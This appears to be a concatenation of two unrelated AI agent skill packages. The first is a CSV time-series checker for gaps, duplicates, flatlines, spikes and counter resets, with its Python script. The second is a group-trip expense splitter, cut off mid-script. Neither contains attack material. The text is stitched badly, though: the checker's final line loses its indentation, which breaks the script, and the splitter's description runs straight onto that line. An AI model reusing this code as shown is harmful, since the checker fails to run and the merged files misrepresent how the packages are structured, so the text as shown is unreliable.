@f
Checks CSV time series (metrics, sensor readings, sales by hour) for data problems before you chart or alert on them: missing intervals, duplicate or out-of-order timestamps, empty values, flatlines from stuck exporters, robust median/MAD spikes, and counter resets. Use when a dashboard looks wrong, before training a forecast, or when asking "is this data complete?". Includes a stdlib Python checker with --self-test.
---
name: time-series-gap-anomaly-checker
description: Checks CSV time series (metrics, sensor readings, sales by hour) for data problems before you chart or alert on them: missing intervals, duplicate or out-of-order timestamps, empty values, flatlines from stuck exporters, robust median/MAD spikes, and counter resets. Use when a dashboard looks wrong, before training a forecast, or when asking "is this data complete?". Includes a stdlib Python checker with --self-test.
---

# Time Series Gap and Anomaly Checker

You help analysts, SREs, and data engineers decide whether a time series can be trusted. You find where data is missing, repeated, stuck, or suspicious, explain the likely cause of each problem, and separate collection problems (the pipeline) from real events (the system being measured). You never silently fill gaps or delete outliers; you propose a treatment and say what it changes.

## Files in this skill

- `scripts/ts_check.py` - reads a CSV, infers the sampling interval, and reports gaps, duplicates, out-of-order rows, missing values, flatlines, spikes, and counter resets as markdown or JSON (Python 3 standard library only)
- `references/anomaly-methods.md` - how the checks work, how to tune thresholds, and when each method fails
- `references/gap-handling-playbook.md` - what to do with each kind of problem: fill, interpolate, drop, or annotate
- `templates/data-quality-report.md` - a report for a dashboard fix, incident review, or dataset hand-off
- `examples/api-metrics.csv` - three hours of 5-minute API metrics with a scrape outage, a duplicate, a stuck value, a latency spike, and a counter reset

## Workflow

### 1. Understand the series
Ask what each column measures, its unit, the expected sampling interval, and whether any column is a monotonic counter (requests_total, bytes_sent). Ask which time zone naive timestamps use; the script treats them as UTC.

### 2. Run the checker
```
python3 scripts/ts_check.py examples/api-metrics.csv --counter requests_total
python3 scripts/ts_check.py data.csv --time-col ts --cols temp_c,humidity --interval 10m
python3 scripts/ts_check.py data.csv --z 5 --window 12 --flatline-points 12 --json > report.json
python3 scripts/ts_check.py --self-test
```
Timestamps can be ISO 8601 or Unix epoch seconds or milliseconds. Exit code 1 when any issue is found, 2 on bad input, so it can run as a pipeline gate.

### 3. Read the results
- **Completeness** = rows present / rows expected over the range. Below 95% usually means aggregates and averages are biased.
- **gap**: spacing over 1.5x the interval. Long gaps at regular times often mean deploys or cron jobs; one long gap usually means an outage of the collector.
- **duplicate / out_of_order**: double scrapes, retries, or merged files.
- **flatline**: the same value repeated; real for on/off signals, suspicious for noisy measurements.
- **spike**: robust z-score against a rolling median. Check whether neighbouring columns spike at the same time (a real event) or not (a glitch).
- **reset**: a counter that went down, usually a process restart; rate calculations must handle it.

### 4. Recommend treatment
Use `references/gap-handling-playbook.md`. Tune thresholds with `references/anomaly-methods.md` if the data is seasonal, bursty, or very sparse.

### 5. Report
Fill `templates/data-quality-report.md` with the summary numbers, the top issues with times in the user's time zone, the suspected cause, and the agreed treatment.

## Rules

- Report problems; do not alter the source data. Write cleaned data to a new file and document every change.
- Do not call a spike an incident without corroboration (other metrics, logs, or a human).
- State the interval and thresholds you used so results are reproducible.
- Convert UTC times to the user's time zone when presenting them.
FILE:references/anomaly-methods.md
# Anomaly Methods and Tuning

## Interval inference
The expected interval is the median spacing between sorted unique timestamps. This survives a few gaps and jitter. Pass `--interval` when the series is mostly gaps (sparse events) or when you know the scrape interval.

A gap is any spacing above 1.5x the interval, so 5-minute data with a 7-minute spacing is not a gap but a 10-minute spacing is (1 missing point).

## Robust spikes (rolling median + MAD)
For each point, take up to `--window` neighbours on each side (excluding the point), compute their median and the median absolute deviation (MAD). The robust z-score is:

    z = |value - median| / (1.4826 * MAD)

1.4826 makes MAD comparable to a standard deviation for normal data. Default threshold 4 is roughly a 1-in-15,000 event for normal noise. When more than half the neighbours are identical (MAD = 0), the mean absolute deviation is used, and for a perfectly flat neighbourhood 1% of the level.

Why not mean and standard deviation? One large spike inflates the standard deviation and hides itself. The median and MAD ignore it.

## Tuning
| Data | Suggestion |
|---|---|
| Noisy metrics (latency, CPU) | `--z 5`, `--window 12` |
| Daily or weekly seasonality | Check one season at a time, or compare to the same hour last week before trusting spikes |
| Bursty business data (orders) | Higher `--z` (6-8); spikes are often real |
| Integer or low-resolution values | Expect MAD = 0; raise `--z` or aggregate first |
| On/off or status signals | Ignore flatline; check only gaps |
| Counters | Always pass `--counter`; check rates after handling resets |

## Known limits
- Gradual drifts and level shifts are not spikes; plot the series or compare week-over-week medians.
- The first and last few points have fewer neighbours, so their scores are less reliable.
- Irregular event streams (logins, purchases) have no fixed interval; aggregate into buckets first.
FILE:references/gap-handling-playbook.md
# Gap and Anomaly Handling Playbook

| Problem | Likely causes | Default treatment | Avoid |
|---|---|---|---|
| Short gap (1-2 points) | scrape timeout, network blip | Linear interpolation for smooth signals; leave null for counts | Filling counts with zero |
| Long gap | collector down, deploy, host off | Leave null and annotate the chart; exclude from SLO math or count as unknown | Interpolating across hours |
| Duplicate timestamps | double scrape, retried batch, merged files | Keep one row (first, or the one with most fields); check whether values differ | Summing duplicates |
| Out-of-order rows | late-arriving data, file concatenation | Sort by time before any windowed calculation | Assuming file order is time order |
| Missing values | sensor dropout, parse errors, "N/A" strings | Fix the parser first; then treat as a gap | Treating blank as 0 |
| Flatline | stuck exporter, cached value, sensor freeze | Confirm with a second source; mark as suspect | Trusting it for alerts |
| Spike (single point) | glitch, unit error, real burst | Check related columns and logs; cap or remove only with a documented reason | Deleting without a note |
| Counter reset | process restart, overflow | Compute rates per segment (rate after reset = new value / interval) | Negative rates |

## Before modeling or forecasting
1. Sort, de-duplicate, and regularize to the expected interval (insert nulls for missing slots).
2. Decide gap policy per column and record it.
3. Keep a mask column (`is_imputed`) so models and readers know what was filled.
4. Re-run the checker on the cleaned file and attach both reports.

## When to escalate
- Completeness under 90% for a metric used in an SLO or invoice.
- Gaps that repeat at the same time every day (a job is killing the collector).
- Spikes that appear in all hosts at once (a real incident, not a data issue).
FILE:templates/data-quality-report.md
# Time Series Data Quality - <dataset or dashboard>

**Source:** <file / query>  **Range:** <start> to <end> (<time zone>)  **Interval:** <expected>
**Rows:** <n>  **Completeness:** <percent>  **Thresholds:** z=<z>, window=<w>, flatline=<n>

## Summary
<two sentences: can this data be trusted for the intended use, and what must change first>

## Issues
| Kind | When (<time zone>) | Column | Detail | Suspected cause | Treatment |
|---|---|---|---|---|---|
| | | | | | |

## Decisions
- Gap policy: <interpolate short gaps / leave null / exclude>
- Outlier policy: <keep / cap / remove with note>
- Counter handling: <segment rates at resets>

## Follow-ups
- [ ] <fix collector / parser / alert> - owner <name> - due <date>

Generated with scripts/ts_check.py. Source data was not modified.
FILE:examples/api-metrics.csv
timestamp,p95_latency_ms,error_rate,requests_total
2026-10-18T22:00:00Z,182,0.4,1200
2026-10-18T22:05:00Z,176,0.3,2435
2026-10-18T22:10:00Z,190,0.5,3705
2026-10-18T22:15:00Z,185,0.4,5010
2026-10-18T22:20:00Z,179,0.3,6210
2026-10-18T22:25:00Z,188,0.4,7445
2026-10-18T22:30:00Z,181,0.5,8715
2026-10-18T22:35:00Z,193,0.4,10020
2026-10-18T22:35:00Z,193,0.4,10020
2026-10-18T22:40:00Z,177,0.3,11220
2026-10-18T22:45:00Z,184,0.4,12455
2026-10-18T22:50:00Z,186,0.4,13725
2026-10-18T22:55:00Z,180,0.4,15030
2026-10-18T23:00:00Z,191,0.4,16230
2026-10-18T23:05:00Z,,0.4,17465
2026-10-18T23:10:00Z,178,0.4,18735
2026-10-18T23:15:00Z,187,0.4,20040
2026-10-18T23:20:00Z,182,0.4,21240
2026-10-18T23:25:00Z,189,0.4,22475
2026-10-18T23:30:00Z,612,2.1,23745
2026-10-18T23:35:00Z,185,0.5,25050
2026-10-18T23:40:00Z,180,0.3,26250
2026-10-18T23:45:00Z,184,0.4,27485
2026-10-19T00:10:00Z,188,0.5,28755
2026-10-19T00:15:00Z,183,0.4,30060
2026-10-19T00:20:00Z,177,0.3,31260
2026-10-19T00:25:00Z,185,0.4,32495
2026-10-19T00:30:00Z,182,0.5,1180
2026-10-19T00:35:00Z,189,0.4,2485
2026-10-19T00:40:00Z,184,0.3,3685
2026-10-19T00:45:00Z,180,0.4,4920
2026-10-19T00:50:00Z,186,0.5,6190
2026-10-19T00:55:00Z,183,0.4,7495
FILE:scripts/ts_check.py
#!/usr/bin/env python3
"""Time series gap and anomaly checker for CSV metrics (Python 3 standard library only).

Reads a CSV with a timestamp column and one or more numeric columns, infers the sampling
interval (median spacing) unless --interval is given, and reports:
  gap          missing samples (spacing > 1.5 x interval), with how many points are missing
  duplicate    repeated timestamps
  out_of_order timestamps that go backwards
  missing      empty, NaN, or non-numeric values
  flatline     the same value repeated for >= --flatline-points samples (stuck sensor/exporter)
  spike        robust outliers: |value - rolling median| / (1.4826 * MAD) >= --z (default 4);
               if MAD is 0 the mean absolute deviation is used instead
  reset        a counter column that decreases (--counter col1,col2)

Timestamps: ISO 8601 (with Z or offset; naive = UTC) or Unix epoch seconds/milliseconds.

Usage:
  python3 ts_check.py metrics.csv
  python3 ts_check.py metrics.csv --time-col ts --cols cpu,latency_ms --interval 5m --z 5
  python3 ts_check.py metrics.csv --counter requests_total --json
  python3 ts_check.py --self-test
Exit code: 0 clean, 1 issues found, 2 bad input.
"""
import argparse
import csv
import datetime as dt
import io
import json
import math
import re
import statistics
import sys


class InputError(ValueError):
    pass


def parse_ts(raw):
    s = (raw or "").strip()
    if not s:
        raise InputError("empty timestamp")
    if re.fullmatch(r"-?\d+(\.\d+)?", s):
        v = float(s)
        return v / 1000.0 if v > 1e11 else v
    try:
        t = dt.datetime.fromisoformat(s.replace("Z", "+00:00").replace(" ", "T", 1))
    except ValueError:
        raise InputError(f"unparseable timestamp {s!r}")
    if t.tzinfo is None:
        t = t.replace(tzinfo=dt.timezone.utc)
    return t.timestamp()


def parse_interval(s):
    m = re.fullmatch(r"(\d+(?:\.\d+)?)\s*(ms|s|m|h|d)?", s.strip())
    if not m:
        raise InputError(f"bad interval {s!r}; use e.g. 30s, 5m, 1h")
    mult = {"ms": 0.001, "s": 1, None: 1, "m": 60, "h": 3600, "d": 86400}[m.group(2)]
    return float(m.group(1)) * mult


def fmt_ts(ts):
    return dt.datetime.fromtimestamp(ts, dt.timezone.utc).strftime("%Y-%m-%dT%H:%M:%SZ")


def fmt_dur(sec):
    for unit, size in (("d", 86400), ("h", 3600), ("m", 60)):
        if sec >= size:
            v = sec / size
            return f"{v:.0f}{unit}" if v == int(v) else f"{v:.1f}{unit}"
    return f"{sec:g}s"


def to_float(raw):
    s = (raw or "").strip()
    if s == "" or s.lower() in ("nan", "null", "none", "na", "n/a", "-"):
        return None
    try:
        v = float(s)
    except ValueError:
        return None
    return None if math.isnan(v) or math.isinf(v) else v


def load(text, time_col=None, cols=None):
    reader = csv.DictReader(io.StringIO(text))
    if not reader.fieldnames:
        raise InputError("CSV has no header row")
    fields = [f.strip() for f in reader.fieldnames]
    reader.fieldnames = fields
    if time_col is None:
        cands = [f for f in fields if f.lower() in ("timestamp", "time", "ts", "date", "datetime")]
        time_col = cands[0] if cands else fields[0]
    if time_col not in fields:
        raise InputError(f"time column {time_col!r} not in header {fields}")
    value_cols = cols or [f for f in fields if f != time_col]
    for c in value_cols:
        if c not in fields:
            raise InputError(f"column {c!r} not in header {fields}")
    rows = []
    for i, r in enumerate(reader, start=2):
        rows.append({"line": i, "ts": parse_ts(r.get(time_col)),
                     "raw": {c: r.get(c) for c in value_cols}})
    if len(rows) < 3:
        raise InputError("need at least 3 data rows")
    return time_col, value_cols, rows


def rolling_robust(values, idx, window):
    lo, hi = max(0, idx - window), min(len(values), idx + window + 1)
    neigh = [values[j] for j in range(lo, hi) if j != idx and values[j] is not None]
    if len(neigh) < 4:
        return None, None
    med = statistics.median(neigh)
    mad = statistics.median(abs(v - med) for v in neigh)
    scale = 1.4826 * mad
    if scale == 0:  # more than half the neighbours equal the median: fall back to mean absolute deviation
        scale = 1.2533 * statistics.fmean(abs(v - med) for v in neigh)
    if scale == 0:  # perfectly flat neighbourhood: 1% of the level
        scale = max(abs(med) * 0.01, 1e-9)
    return med, scale


def check(text, time_col=None, cols=None, interval=None, z=4.0, window=6, flatline_points=6, counters=()):
    time_col, value_cols, rows = load(text, time_col, cols)
    issues = []

    def add(kind, line, ts, col, detail):
        issues.append({"kind": kind, "line": line, "time": fmt_ts(ts), "column": col, "detail": detail})

    # order and duplicates (in file order)
    seen = {}
    for prev, cur in zip(rows, rows[1:]):
        if cur["ts"] < prev["ts"]:
            add("out_of_order", cur["line"], cur["ts"], time_col, f"goes back {fmt_dur(prev['ts'] - cur['ts'])} from line {prev['line']}")
    for r in rows:
        if r["ts"] in seen:
            add("duplicate", r["line"], r["ts"], time_col, f"same timestamp as line {seen[r['ts']]}")
        else:
            seen[r["ts"]] = r["line"]
    srt = sorted({r["ts"]: r for r in reversed(rows)}.values(), key=lambda r: r["ts"])  # first occurrence wins
    diffs = [b["ts"] - a["ts"] for a, b in zip(srt, srt[1:]) if b["ts"] > a["ts"]]
    if interval is None:
        if not diffs:
            raise InputError("cannot infer interval: all timestamps identical")
        interval = statistics.median(diffs)
    expected = int(round((srt[-1]["ts"] - srt[0]["ts"]) / interval)) + 1
    missing_points = 0
    for a, b in zip(srt, srt[1:]):
        d = b["ts"] - a["ts"]
        if d > 1.5 * interval:
            n = int(round(d / interval)) - 1
            missing_points += n
            add("gap", b["line"], a["ts"], time_col, f"{fmt_dur(d)} without data after {fmt_ts(a['ts'])} (~{n} missing)")

    stats = {}
    for c in value_cols:
        vals = [to_float(r["raw"][c]) for r in srt]
        for r, v in zip(srt, vals):
            if v is None:
                add("missing", r["line"], r["ts"], c, f"value {r['raw'][c]!r} is empty or not numeric")
        # flatline runs
        run_start = 0
        for i in range(1, len(vals) + 1):
            if i < len(vals) and vals[i] is not None and vals[i] == vals[run_start]:
                continue
            length = i - run_start
            if vals[run_start] is not None and length >= flatline_points:
                r0, r1 = srt[run_start], srt[i - 1]
                add("flatline", r0["line"], r0["ts"], c, f"value {vals[run_start]:g} repeated {length}x until {fmt_ts(r1['ts'])}")
            run_start = i
        if c in counters:
            for i in range(1, len(vals)):
                if vals[i] is not None and vals[i - 1] is not None and vals[i] < vals[i - 1]:
                    add("reset", srt[i]["line"], srt[i]["ts"], c, f"counter dropped {vals[i - 1]:g} -> {vals[i]:g} (restart or wrap)")
        else:
            for i, v in enumerate(vals):
                if v is None:
                    continue
                med, scale = rolling_robust(vals, i, window)
                if med is None:
                    continue
                score = abs(v - med) / scale
                if score >= z:
                    add("spike", srt[i]["line"], srt[i]["ts"], c, f"{v:g} vs local median {med:g} (robust z {score:.1f})")
        good = [v for v in vals if v is not None]
        stats[c] = {"count": len(good), "min": min(good) if good else None, "max": max(good) if good else None,
                    "median": statistics.median(good) if good else None}

    order = {"out_of_order": 0, "duplicate": 1, "gap": 2, "reset": 3, "missing": 4, "flatline": 5, "spike": 6}
    issues.sort(key=lambda x: (order[x["kind"]], x["time"], x["column"]))
    counts = {}
    for it in issues:
        counts[it["kind"]] = counts.get(it["kind"], 0) + 1
    return {
        "rows": len(rows), "time_column": time_col, "columns": value_cols,
        "start": fmt_ts(srt[0]["ts"]), "end": fmt_ts(srt[-1]["ts"]),
        "interval": fmt_dur(interval), "interval_seconds": interval,
        "expected_points": expected, "missing_points": missing_points,
        "completeness": round(100.0 * len(srt) / expected, 1) if expected else 100.0,
        "stats": stats, "counts": counts, "issues": issues,
    }


def to_markdown(r):
    lines = ["# Time series check", "",
             f"Rows: {r['rows']}  Range: {r['start']} to {r['end']}  Interval: {r['interval']}",
             f"Completeness: {r['completeness']}% ({r['missing_points']} of {r['expected_points']} expected points missing)", "",
             "| Column | Count | Min | Median | Max |", "|---|---|---|---|---|"]
    for c, s in r["stats"].items():
        f = lambda v: "-" if v is None else f"{v:g}"
        lines.append(f"| {c} | {s['count']} | {f(s['min'])} | {f(s['median'])} | {f(s['max'])} |")
    lines += ["", "## Issues"]
    if not r["issues"]:
        lines.append("No issues found.")
    else:
        lines.append("Totals: " + ", ".join(f"{k} {v}" for k, v in r["counts"].items()))
        lines += ["", "| Kind | Time (UTC) | Column | Line | Detail |", "|---|---|---|---|---|"]
        lines += [f"| {i['kind']} | {i['time']} | {i['column']} | {i['line']} | {i['detail']} |" for i in r["issues"]]
    return "\n".join(lines)


def self_test():
    cases = []

    def ok(name, cond):
        cases.append((name, bool(cond)))

    base = 1760860800  # 2025-10-19T08:00:00Z
    def csv_of(points, header="timestamp,value"):
        return header + "\n" + "\n".join(f"{t},{v}" for t, v in points) + "\n"
    wave = [10 + (i % 3) for i in range(30)]
    clean = csv_of([(base + 60 * i, v) for i, v in enumerate(wave)])
    r = check(clean)
    ok("clean series has no issues", r["issues"] == [])
    ok("interval inferred as 1m", r["interval"] == "1m")
    ok("completeness 100%", r["completeness"] == 100.0)
    gap_pts = [(base + 60 * i, v) for i, v in enumerate(wave) if not 10 <= i < 15]
    r = check(csv_of(gap_pts))
    ok("gap detected", r["counts"].get("gap") == 1)
    ok("gap counts 5 missing points", r["missing_points"] == 5)
    spiky = list(wave); spiky[20] = 95
    r = check(csv_of([(base + 60 * i, v) for i, v in enumerate(spiky)]))
    ok("spike detected", [i["line"] for i in r["issues"] if i["kind"] == "spike"] == [22])
    flat = list(wave); flat[5:13] = [7] * 8
    r = check(csv_of([(base + 60 * i, v) for i, v in enumerate(flat)]), z=100)
    ok("flatline detected", r["counts"].get("flatline") == 1)
    miss = [(base + 60 * i, ("" if i == 4 else "NaN" if i == 9 else v)) for i, v in enumerate(wave)]
    ok("missing values detected", check(csv_of(miss)).get("counts").get("missing") == 2)
    dup = [(base + 60 * i, v) for i, v in enumerate(wave)]
    dup.insert(6, dup[5])
    ok("duplicate detected", check(csv_of(dup))["counts"].get("duplicate") == 1)
    ooo = [(base + 60 * i, v) for i, v in enumerate(wave)]
    ooo[7], ooo[8] = ooo[8], ooo[7]
    ok("out of order detected", check(csv_of(ooo))["counts"].get("out_of_order") == 1)
    counter = [(base + 60 * i, 100 * i if i < 20 else 100 * (i - 20)) for i in range(30)]
    r = check(csv_of(counter, "ts,requests_total"), counters=("requests_total",))
    ok("counter reset detected", r["counts"].get("reset") == 1 and "spike" not in r["counts"])
    iso_rows = "time,cpu\n" + "\n".join(f"2026-10-19T08:{i:02d}:00Z,{40 + (i % 2)}" for i in range(0, 60, 5)) + "\n"
    r = check(iso_rows)
    ok("ISO timestamps and 5m interval", r["interval"] == "5m" and r["issues"] == [])
    ms_rows = csv_of([((base + 30 * i) * 1000, v) for i, v in enumerate(wave)])
    ok("epoch milliseconds accepted", check(ms_rows)["interval"] == "30s")
    r = check(clean, interval=30.0)
    ok("explicit 30s interval flags every 1m step as a gap", r["counts"].get("gap") == 29 and r["completeness"] < 60)
    jitter = csv_of([(base + 60 * i + (3 if i % 2 else -2), v) for i, v in enumerate(wave)])
    ok("small timestamp jitter is not a gap", "gap" not in check(jitter)["counts"])
    multi = "timestamp,a,b\n" + "\n".join(f"{base + 60 * i},{wave[i]},{wave[i] * 2 if i != 12 else 500}" for i in range(30)) + "\n"
    r = check(multi, cols=["a", "b"])
    ok("multi-column spike only in b", {i["column"] for i in r["issues"]} == {"b"})
    for bad, label in (("timestamp,value\n1,2\n", "too few rows rejected"),
                       ("timestamp,value\nyesterday,1\ntoday,2\nnow,3\n", "bad timestamp rejected")):
        try:
            check(bad)
            ok(label, False)
        except InputError:
            ok(label, True)
    ok("markdown renders", "## Issues" in to_markdown(check(clean)))
    passed = sum(c for _, c in cases)
    for name, c in cases:
        print(("PASS " if c else "FAIL ") + name)
    print(f"{passed}/{len(cases)} passed")
    return 0 if passed == len(cases) else 1


def main(argv=None):
    ap = argparse.ArgumentParser(description="Find gaps, duplicates, flatlines, spikes, and counter resets in CSV metrics.")
    ap.add_argument("csv", nargs="?", help="CSV file, or '-' for stdin")
    ap.add_argument("--time-col")
    ap.add_argument("--cols", help="comma-separated value columns (default: all except the time column)")
    ap.add_argument("--interval", help="expected spacing, e.g. 30s, 5m, 1h (default: median spacing)")
    ap.add_argument("--z", type=float, default=4.0, help="robust z-score threshold for spikes (default 4)")
    ap.add_argument("--window", type=int, default=6, help="neighbours on each side for the rolling median (default 6)")
    ap.add_argument("--flatline-points", type=int, default=6)
    ap.add_argument("--counter", default="", help="comma-separated monotonic counter columns (checked for resets, not spikes)")
    ap.add_argument("--json", action="store_true")
    ap.add_argument("--self-test", action="store_true")
    a = ap.parse_args(argv)
    if a.self_test:
        return self_test()
    if not a.csv:
        ap.error("csv path required (or --self-test)")
    try:
        text = sys.stdin.read() if a.csv == "-" else open(a.csv, encoding="utf-8-sig").read()
        r = check(text, a.time_col, [c.strip() for c in a.cols.split(",")] if a.cols else None,
                  parse_interval(a.interval) if a.interval else None, a.z, a.window, a.flatline_points,
                  tuple(c.strip() for c in a.counter.split(",") if c.strip()))
    except (OSError, InputError) as e:
        print(f"error: {e}", file=sys.stderr)
        return 2
    print(json.dumps(r, indent=2) if a.json else to_markdown(r))
    return 1 if r["issues"] else 0


if __name__ == "__main__":
sys.exit(main())Splits shared costs for a group trip, house share, or event: equal, subset, weighted, or exact splits, mixed currencies with stated rates, and repayments already made, all in integer cents so totals match. Produces per-person balances and a short "who pays whom" list (at most one transfer fewer than people). Use when friends ask "who owes what?" after a trip or a shared house month. Includes a stdlib Python splitter with --self-test.
---
name: group-trip-expense-splitter
description: Splits shared costs for a group trip, house share, or event: equal, subset, weighted, or exact splits, mixed currencies with stated rates, and repayments already made, all in integer cents so totals match. Produces per-person balances and a short "who pays whom" list (at most one transfer fewer than people). Use when friends ask "who owes what?" after a trip or a shared house month. Includes a stdlib Python splitter with --self-test.
---

# Group Trip Expense Splitter

You help a group settle shared expenses fairly and without arguments. You collect what was bought, who paid, and who it was for, convert currencies with agreed rates, compute everyone's balance to the cent, and propose a short list of payments (never more than one fewer than the number of people) that makes everyone even. You explain every number so anyone in the group can check it.

## Files in this skill

- `scripts/split_expenses.py` - computes paid, share, and net balance per person and the settle-up transfers; supports equal, among, shares, exact, and transfer_to entries (Python 3 standard library only)
- `references/splitting-rules.md` - how to choose a split method for each kind of cost and handle common edge cases
- `references/currency-and-rounding.md` - which exchange rate to use, card fees, and how cents are rounded
- `templates/settle-up-summary.md` - a summary to paste into the group chat
- `examples/trip.json` - a 4-person weekend with a skipped dinner, student tickets, weighted drinks, USD and GBP costs, and a cash repayment

## Workflow

### 1. Collect the expenses
Ask for: the people, the settlement currency, and for each expense the description, amount, currency, who paid, and who it was for. Accept a messy list or receipts and turn it into the JSON shape in `examples/trip.json`. Ask about money that already changed hands (cash handed over, partial paybacks) and record it as `transfer_to`.

### 2. Choose the split for each item
Default is equal among everyone. Use `among` for costs that only some people shared, `shares` for "Jonas had two drinks to Maya's one", and `exact` for itemized bills. See `references/splitting-rules.md` and confirm unclear items with the group instead of guessing.

### 3. Set currency rates
Agree on one rate per currency (card statement rate, or a published rate on a stated date) and put it in `rates` as "1 unit = X settlement units". See `references/currency-and-rounding.md`.

### 4. Run the splitter
```
python3 scripts/split_expenses.py examples/trip.json
python3 scripts/split_expenses.py trip.json --json > settle.json
python3 scripts/split_expenses.py --self-test
```
Exit code 2 with a clear message for unknown names, missing rates, negative amounts, or exact splits that do not add up.

### 5. Share the result
Fill `templates/settle-up-summary.md`: total spent, each person's paid/share/net, the transfers, and the rates used. Keep it short enough for a group chat and offer the full expense table on request.

## Rules

- Never guess who shared an expense; ask, or split equally and say so.
- Totals must match to the cent; mention who received rounding cents.
- Show the exchange rates and their source; do not look up live rates silently.
- Stay neutral: present numbers, not judgments about who spent more.
- Do not handle payment credentials or send money; only list who should pay whom.
FILE:references/splitting-rules.md
# Splitting Rules and Edge Cases

## Choosing a method
| Situation | Method | Example |
|---|---|---|
| Everyone used it | equal (default) | accommodation, car rental, shared groceries |
| Only some people took part | `among` | dinner one person skipped, a tour two people joined |
| Uneven use of the same thing | `shares` | drinks, nights stayed (3 nights vs 2), fuel by distance |
| Itemized bill or different prices | `exact` | student vs adult tickets, separate menu items |
| Money already handed over | `transfer_to` | cash paid back, a bank transfer during the trip |

## Edge cases
- **Someone arrives late or leaves early.** Use `shares` by nights for the accommodation (e.g. 3, 3, 2, 3).
- **Couples or families paying as one.** Either list them as one person, or keep them separate and give children a smaller share by agreement.
- **Deposits and refunds.** Amounts must be positive, so lower the original expense by the refund. If the refund landed with someone other than the original payer, also add a `transfer_to` entry from the original payer to that person for the refunded amount, so the money they are holding counts against them.
- **Tips and service charges.** Split like the bill they belong to.
- **Gifts for one member (birthday dinner).** Use `among` with everyone except the guest.
- **Shared kitty / common pot.** Treat the kitty holder as the payer of everything bought from the pot and add each contribution as `transfer_to` the holder.
- **Personal items on a shared receipt.** Split the receipt into two entries: shared part (equal) and personal part (`exact` to that person).

## Fairness checks before sharing
1. Sum of everyone's share equals total spent.
2. Every expense has a payer who was actually there.
3. Nobody's share includes things they explicitly declined.
4. The group agreed on the rates and on any unequal splits.
FILE:references/currency-and-rounding.md
# Currency and Rounding

## Picking exchange rates
- **Best:** the rate on the payer's card or bank statement for that charge, including any foreign transaction fee, because that is what they actually paid.
- **Simple:** one published rate (for example a central bank reference rate) on a stated date for the whole trip.
- **Cash bought at an exchange office:** the rate they bought the cash at.
Write rates as "1 unit of foreign currency = X units of settlement currency": `"USD": 0.92` means 1 USD = 0.92 EUR.

## Fees
- Card foreign transaction fees (often 1-3%) are a real cost of the shared purchase; add them to the expense amount if the group agrees.
- Fees to send the settle-up money (bank or app transfer fees) are usually paid by the sender.

## Rounding to the cent
1. Each expense is converted and rounded once (half up) to whole cents.
2. The amount is split by weight; each person gets the whole cents of their exact share.
3. Leftover cents (at most one per person) go to people with the largest fractional parts, then alphabetically on ties.
This keeps every expense exact to the cent and the result reproducible. Over a trip the rounding difference per person is a few cents at most.

## Settling in more than one currency
Settle in one currency where possible. If someone must pay in another currency, convert their final transfer at a rate both sides accept and note it in the summary.
FILE:templates/settle-up-summary.md
# Settle-up - <trip or event name>

**Dates:** <dates>  **People:** <names>  **Settlement currency:** <currency>
**Total spent:** <amount> across <n> expenses  **Rates used:** <1 USD = 0.92 EUR (card statements), ...>

## Balances
| Person | Paid | Share | Net (+ gets back / - owes) |
|---|---|---|---|
| | | | |

## Who pays whom
- <name> pays <name> <amount>
- <name> pays <name> <amount>

## Notes
- Unequal splits: <dinner without Leo, student tickets, drinks by count>
- Rounding cents went to: <names>
- Already settled during the trip: <cash or transfers>

## Group chat message
> Trip totals are in! We spent <total> together. To settle up: <transfer 1>; <transfer 2>; <transfer 3>. Full breakdown is in the thread. Shout if anything looks off by <date>.
FILE:examples/trip.json
{
  "trip": "Lisbon long weekend, 4 friends",
  "currency": "EUR",
  "rates": {"USD": 0.92, "GBP": 1.17},
  "people": ["Maya", "Jonas", "Priya", "Leo"],
  "expenses": [
    {"desc": "Apartment, 3 nights", "amount": 486.00, "paid_by": "Maya"},
    {"desc": "Airport taxi", "amount": 38.50, "paid_by": "Jonas"},
    {"desc": "Groceries for breakfasts", "amount": 61.27, "paid_by": "Priya"},
    {"desc": "Seafood dinner (Leo skipped)", "amount": 142.80, "paid_by": "Jonas", "among": ["Maya", "Jonas", "Priya"]},
    {"desc": "Sintra day tour, booked online", "amount": 196.00, "currency": "USD", "paid_by": "Leo"},
    {"desc": "Fado show (Priya and Leo have student tickets)", "amount": 84.00, "paid_by": "Maya", "exact": {"Maya": 25, "Jonas": 25, "Priya": 17, "Leo": 17}},
    {"desc": "Wine and pastel de nata tasting", "amount": 72.00, "paid_by": "Priya", "shares": {"Maya": 1, "Jonas": 2, "Priya": 1, "Leo": 2}},
    {"desc": "Tram and metro cards", "amount": 26.40, "currency": "GBP", "paid_by": "Leo"},
    {"desc": "Cash Jonas already handed Maya on day 2", "amount": 30.00, "paid_by": "Jonas", "transfer_to": "Maya"}
  ]
}
FILE:scripts/split_expenses.py
#!/usr/bin/env python3
"""Group trip expense splitter and settle-up planner (Python 3 standard library only).

Input JSON:
{
  "currency": "EUR",                         # settlement currency
  "rates": {"USD": 0.92, "TRY": 0.027},      # 1 unit of key = rate units of settlement currency
  "people": ["Ana", "Ben", "Cem", "Dee"],
  "expenses": [
    {"desc": "Villa", "amount": 1200, "paid_by": "Ana"},                                 # equal, everyone
    {"desc": "Dinner", "amount": 180, "paid_by": "Ben", "among": ["Ana", "Ben", "Cem"]},   # equal, subset
    {"desc": "Boat", "amount": 300, "currency": "USD", "paid_by": "Cem",
     "shares": {"Ana": 2, "Ben": 1, "Cem": 1}},                                         # weighted
    {"desc": "Museum", "amount": 54, "paid_by": "Dee", "exact": {"Dee": 18, "Ana": 36}},  # exact amounts
    {"desc": "Ana pays Ben back", "amount": 50, "paid_by": "Ana", "transfer_to": "Ben"}   # direct repayment
  ]
}
All math is done in integer cents. Rounding remainders go to participants in a fixed order (largest
fractional part first, then name), so totals always match to the cent and results are reproducible.
Settle-up uses a greedy largest-creditor / largest-debtor match, which needs at most n-1 transfers.

Usage:
  python3 split_expenses.py trip.json
  python3 split_expenses.py trip.json --json
  python3 split_expenses.py --self-test
Exit code: 0 OK, 2 bad input.
"""
import argparse
import json
import sys
from decimal import Decimal, ROUND_HALF_UP


class SplitError(ValueError):
    pass


def to_cents(amount, rate=Decimal(1)):
    try:
        d = Decimal(str(amount)) * Decimal(str(rate)) * 100
    except Exception:
        raise SplitError(f"bad amount {amount!r}")
    return int(d.quantize(Decimal(1), rounding=ROUND_HALF_UP))


def fmt(cents, cur):
    sign = "-" if cents < 0 else ""
    return f"{sign}{abs(cents) // 100:,}.{abs(cents) % 100:02d} {cur}"


def allocate(total, weights):
    """Split integer total by weights {name: weight}; largest-remainder method, ties by name."""
    wsum = sum(weights.values())
    if wsum <= 0:
        raise SplitError("weights must sum to more than zero")
